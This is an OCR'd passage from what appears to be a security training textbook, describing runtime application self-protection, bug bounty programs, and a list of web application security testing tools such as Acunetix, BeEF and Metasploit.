


Figure 14.102: Defend against web application attacks



RASP for Protecting Web Servers

Runtime Application Self Protection (RASP) is a technology that provides security to applications that run on a server. RASP can be used for detecting runtime attacks on the real-time software application layer and can provide better visibility of hidden vulnerabilities. RASP can detect any malicious activity in the incoming traffic and also validate data requests. RASP protects both web and non-web applications and it can be used to prevent fake programs from being executed inside the application. RASP performs continuous monitoring to help remediate attacks such as unknown zero-day attacks at an early stage without any human intervention.

The RASP layer is placed within the application code. It deploys by monitoring the traffic coming into the server and applies protection mechanisms whenever threat vectors are detected. All the requests are examined through the RASP layer present between the server and the application without affecting the performance of the application. Furthermore, RASP can generate minimized false positives.

Benefits of using RASP

- **Visibility**: RASP offers greater visibility and lets the user have a detailed view of the application to monitor the attacks
- **Collaboration and DevOps**: It provides better collaboration and DevOps as it offers transparency that can provide similar and detailed information to both security professionals and developers
- **Penetration testing**: The increased visibility of RASP helps in avoiding duplicate testing. It also provides information about successful attacks and previously tested applications

- **Incident response:** RASP supports incident response to facilitate logging for security and compliance by letting the user report on customized events without modifying the application





Figure 14.103: Overview of RASP



Bug Bounty Programs


A bug bounty program is a challenge or agreement hosted by organizations, websites, or software developers for tech-savvy individuals or ethical hackers to participate and break into their security to report the latest bugs and vulnerabilities. This program focuses on identifying the latest security flaws in the software or any web application that most security developers fail to detect and which may hence pose a great threat. Therefore, individuals or ethical hackers who report the vulnerabilities are rewarded accordingly based on the severity of the bugs. Thus, any threat or flaw that evades the developer can be mitigated before it paves the way to sophisticated cyber-attacks. Many white-hat hackers contribute to this program as part of a comprehensive vulnerability disclosure framework and get rewarded for their work.

Many organizations benefit from such programs, as they need to maintain a keen watch on their system security and identify ignored vulnerabilities. Most of the latest bugs that are not detected by legacy security testing techniques and software tools can be exploited, resulting in major data loss. Such programs can also help organizations to avoid loss of money and reputation in the case of a data breach, as offering rewards through the bug bounty program is more economical. Therefore, most of the large companies use this program for strengthening their security, which in turn enhances websites and programs.

Web Application Security Testing Tools

Acunetix WVS


- Acunetix WVS checks web applications for SQL injections, cross-site scripting, etc.
- It includes advanced penetration testing tools, such as the HTTP editor and the HTTP Fuzzer



https://www.acunetix.com

N-StalkerWeb App Security Scanner

N-Stalker web app security scanner checks for vulnerabilities such as SQL injection, XSS, and other known attacks




https://www.nstalker.com

Web Application Security Testing Tools (Cont'd)

Browser Exploitation Framework (BeEF)

- The browser exploitation framework (BeEF) is an open-source penetration testing tool used to test and exploit web applications and browser-based vulnerabilities



https://beefproject.com

- **Metasploit** — https://www.metasploit.com
- **PowerSploit** — https://github.com
- **Watcher Web Security Tool** — https://www.casaba.com
- **Netsparker** — https://www.netsparker.com
- **Arachni** — http://arachni-scanner.com

Web Application Security Testing Tools

There are various web application security assessment tools available for scanning, detecting, and assessing the vulnerabilities/security of web applications. These tools reveal their security posture; you can use them to find ways to harden security and create robust web applications. Furthermore, these tools automate the process of accurate web application security assessment. This section discusses some web application security testing tools.

- **Acunetix WVS**

  Source: *https://www.acunetix.com*

  Acunetix WVS checks web applications for SQL injections, cross-site scripting, etc. It includes advanced penetration testing tools, such as HTTP Editor and HTTP Fuzzer. It scans the ports of a web server and runs security checks against network services. It also tests web forms and password-protected areas. Furthermore, it provides effective vulnerability management by allowing third-party issue trackers such as Jira, GitLab, GitHub, and FogBugz.

